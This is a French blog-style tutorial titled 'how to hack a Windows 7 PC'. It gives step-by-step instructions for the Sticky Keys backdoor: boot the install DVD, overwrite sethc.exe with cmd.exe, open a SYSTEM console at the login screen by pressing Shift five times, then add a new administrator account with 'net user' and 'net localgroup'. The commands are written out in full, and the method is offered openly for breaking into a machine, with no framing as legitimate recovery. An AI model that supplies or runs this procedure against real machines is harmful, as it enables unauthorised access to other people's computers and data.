Comment hacker un pc sous windows seven ?

(20/12/2015)

****

Prérequis:

- Un accés physique au pc à hacker
- 1 cd d'installation windows seven
- 5 minutes de son temps libre

Principe:

Avant l'ouverture de session , l'**activation des touches rémanentes** peut être déclenchée via la touche **Shift**. (voir capture écran, ci-dessous)
C'est quoi la rémanence des touches?
Pour l'exercice ça n'a pas grand intérêt de la savoir , mais pour notre culture perso?
Ok donc pour les personnes qui ont des difficultés à appuyer simultanément sur plusieurs touches , comme pour ctrl+alt+suppr, il est possible grâce à cette fonction de faire cette combianison de touches avec une seule touche et une seule pression!


On va donc remplacer ce programme (sethc.exe) par le programme de la console windows (cmd.exe)
En gros, **on va renommer "cmd.exe" en "sethc.exe " .** Ainsi lors de l'appui de la touche "shift" zou "MaJ" c'est la console windows qui sera lancée au lieu de la fenêtre des touches rémanentes,


Démo:

étape1: Boot sur le DVD d'installation de W7

Peut être faudra t-il appuyer sur F12 ou autre touche selon le modèle de pc pour faire apparaitre le menu de boot.
Choisir "DVD"

Ensuite vous devriez voir se charger un écran du style "woindows is loading files..."







- choisir **français** puis cliquer sur "suivant"

- cliquer sur "**réparer l'ordinateur**"

- Options de récuperation système
  Cliquer sur "**suivant**"




- cliquer sur "**invite de commandes**".
Une console windows devrait s'ouvrir avec les droits administrateurs



étape 2: Préparation au lancement de la console

- Repérer la lettre qui correspond à la partition système de windows
taper dans la console les commandes suivantes:

diskpart
list vol




Dans l'exemple la lettre du lecteur est "**D**" pour la partition systeme de Windows

- quitter diskpart en tapant:
exit

- Sauvegarde du fichier "**sethc.exe**" à la racine de d:\

Taper la commande suivante:
copy d:\windows\system32\sethc.exe d:

(voir capture écran ci-dessous)



- Remplacement du fichier "sethc.exe" par "cmd.exe"
taper dans la console:

copy d:\windows\system32\cmd.exe d:\windows\system32\sethc.exe

Si tout se passe bien , "**1 fichier copié**" devrait s'afficher,

- cliquer sur le bouton "redémarrer"

étape 3: Création compte utilisateur

- Appui 5 fois sur "**shift**" ou "**Maj**"

- lister les comptes existants
net user

- Ajouter un utilisateur standard
net user nomUtilisateur /add

- lister les comptes appartenant au groupe Administrateurs
net localgroup Administrateurs

- Ajout de notre utilisateur au groupe Administrateurs

net localgroup Administrateurs nomUtilisateur /add

reboot

étape 4: ouverture de session

- on s'aperçoit que le compte administrateur "tutox" sans mot de poasse a bien été créé. Cliquer dessus pour rentrer en session.